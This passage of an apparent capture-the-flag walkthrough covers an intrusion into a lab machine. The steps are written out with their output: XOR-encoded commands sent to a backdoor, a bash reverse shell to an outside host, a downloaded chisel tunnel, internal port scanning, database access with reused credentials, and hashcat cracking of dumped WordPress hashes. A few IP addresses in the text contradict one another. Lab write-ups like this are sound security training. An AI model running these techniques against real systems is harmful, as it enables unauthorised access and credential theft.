
We can send commands to the box for execution by encoding the command using XOR with the key from the previous output.



Sending the encoded command:

```
nc -nvlp 20053

listening on [any] 20053 ...
connect to [10.10.14.24] from (UNKNOWN) [10.10.11.121] 59034

f55a397f-9767-4378-8958-
e56d1828bc6a|786f725f6b65793a353937313462366234323636353737323562366334643664346437663537366
434643637343737323534376434 61

0=
f55a397f-9767-4378-8958-
e56d1828bc6a|3a343d632c303d646a6a712e2e2e743d382d3870793e303d646a6a712e2e2e743d382d3870793e2
b362c292a646a6a712e2e2e743d382d387053
```

Then, we decode the received output with the same key:



Now, we can try to get a reverse shell. First, we create a file called `shell.sh` with the following contents:

```
#!/bin/bash

bash -i >& /dev/tcp/10.10.14.6/9001 0>&1
```


Then, we use Python to host a simple HTTP server by executing this command:

```
sudo python3 -m http.server 80
```

Afterwards, we set up a listener on port `9001`:

```
nc -lvnp 9001
```

Finally, we XOR and send the payload, for our shell, on the backdoor:




```
nc -nvlp 20053

listening on [any] 20053 ...
connect to [10.10.14.24] from (UNKNOWN) [10.10.11.121] 59034

f55a397f-9767-4378-8958-
e56d1828bc6a|786f725f6b65793a353937313462366234323636353737323562366334643664346437663537366
434643637343737323534376434 61

0=
f55a397f-9767-4378-8958-
e56d1828bc6a|3a343d632c303d646a6a712e2e2e743d382d3870793e303d646a6a712e2e2e743d382d3870793e2
b362c292a646a6a712e2e2e743d382d387053

:,+5yhiwhiwhmwov*1<55w*1y%y;8*1
```

The backdoor returns no output, but on our listener we have a reverse shell as the `www-data` user:

```
nc -lvnp 9001

Ncat: Connection from 10.10.11.121.
Ncat: Connection from 10.10.11.121:36966.

www-data@wordpress:/var/www/html$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

To get a fully interactive shell we can execute the following chain of commands:

```
script /dev/null -c bash
ctrl-z
stty raw -echo; fg
Enter twice
```

Lateral Movement

Since we are the user `www-data` it means that we can't read the user flag just yet, we need to start enumerating the insides of the box that we have a reverse shell on.

The first thing that we notice is the `/.dockerenv` file and lack of many default installed tools in Linux, signifying that we are inside a Docker container.

Another interesting find is that the hostname is `wordpress`.

Because utilities like netstat, ifconfig etc are not installed on this container, we need to enumerate the internal network by accessing the informative files themselves.

One file that could reveal the internal network structure is located on `/proc/net/arp`:

```
www-data@wordpress:/$ cat /proc/net/arp

IP address       HW type     Flags       HW address            Mask     Device
172.69.0.1       0x1         0x2         02:42:ca:3c:9c:d1     *        eth0
172.69.0.102     0x1         0x2         02:42:ac:45:00:66     *        eth0
172.69.0.100     0x1         0x2         02:42:ac:45:00:64     *        eth0
```

We can see some IP addresses, our next step would be to identify open ports on addresses from `172.69.0.100` to `172.69.0.110`. Since not tools are available to us we could use a Bash command to perform a TCP scan only on common ports (22, 53, 80, 3306) to save some time if we get a hit:

```
ports=(22 53 80 3306);for host in {100..110}; do for port in ${ports[@]}; do (echo >/dev/tcp/172.69.0.$host/$port) > /dev/null 2>&1 && echo "port $port is open on 172.69.0.$host"; done; done
```

We have the following output:

```
www-data@wordpress:/$ ports=(22 53 80 3306);for host in {100..110}; do for port in ${ports[@]}; do (echo >/dev/tcp/172.69.0.$host/$port) > /dev/null 2>&1 && echo "port $port is open on 172.69.0.$host"; done; done

port 53 is open on 172.69.0.100
port 80 is open on 172.69.0.101
port 22 is open on 172.69.0.102
port 3306 is open on 172.69.0.102
port 80 is open on 172.69.0.104
port 22 is open on 172.69.0.105
```

We can see that, the host `172.169.0.100` has port `53` opened meaning that it could possibly be an active DNS server.

Luckily, Dig is installed on the docker container so we can try a reverse lookup on the hosts we discovered at least one open port to see if we can get additional hostnames:

```
www-data@wordpress:/$ dig +short -x 172.69.0.100
b92835f39149.tobynet.

www-data@wordpress:/$ dig +short -x 172.69.0.101
wordpress.tobynet.

www-data@wordpress:/$ dig +short -x 172.69.0.102
mysql.tobynet.

www-data@wordpress:/$ dig +short -x 172.69.0.104
personal.tobynet.
```


We can use chisel to access the internal network containers from our local machine. After we download the release that matches our architecture and operating system we set up a server on our local machine:

```
./chisel server -p 8001 --reverse

2022/04/15 19:54:50 server: Reverse tunnelling enabled
2022/04/15 19:54:50 server: Fingerprint
A6ue/ZlcvcgPbAoJY75aHVFzFCNGymKpGIrqH89M3so=
2022/04/15 19:54:50 server: Listening on http://0.0.0.0:8001
```


Then, we set up a Python HTTP server once again on the folder that contains the `chisel` binary, transfer it to the remote container using Curl and then setting up a client that connects back to our server.

```
www-data@wordpress:/tmp$ curl http://10.10.14.6/chisel -O chisel
www-data@wordpress:/tmp$ chmod +x chisel
www-data@wordpress:/tmp$ ./chisel client 10.10.14.6:8001 R:socks

2022/04/15 17:18:33 client: Connecting to ws://10.10.14.6:8001
2022/04/15 17:18:34 client: Connected (Latency 72.353298ms)
```


Now, we need to configure our browser to use a SOCK5 proxy on `127.0.0.1:1080`. FoxyProxy is a nice plugin for Firefox that allows switching between different proxies with ease. So, we create a proxy with the following settings and enable it:




Now, we can visit pages on the internal network. The most odd one seems to be the one that is hosted on `172.69.0.104`.



Clicking on the `Password Generator` option we are presented with a password:



Inside the page source code, there is a reference to `/api/password` :



Further examining this gives no valuable info.

MySQL

We can try to use the Wordpress MySQL database creds which we retrieved earlier from the `wp_config.php` file. One of the hosts, `172.69.0.104` to be exact, has the port `3306` open. Usually, this indicates a MySQL server instance running. So, we will access the `mysql` database using `proxychains`.

```
proxychains mysql -h 172.69.0.102 -u root -p
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/aarch64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.15
Enter password:
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.69.0.102:3306  ...  OK

MySQL [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| gogs               |
| information_schema |
| mysql              |
| performance_schema |
| sys                |
| wordpress          |
+--------------------+
6 rows in set (0.279 sec)

MySQL [(none)]>
```

From the `wordpress` database we can extract the password hashes for all the users:


```
MySQL [wordpress]> select user_login, user_pass from wp_users;
+------------+------------------------------------+
| user_login | user_pass                          |
+------------+------------------------------------+
| toby       | $P$Bc.z9Qg7LCeVxEK8MxETkfVi7FdXSb0 |
| toby-admin | $P$B3xHYCYdc8rgZ6Uyg5kzgmeeLlEMUL0 |
+------------+------------------------------------+
```

We tried to crack the hashes using `hashcat` and we got a clear text password for the user `toby-admin`.

```
hashcat --user hashes.txt /usr/share/wordlists/rockyou.txt
```

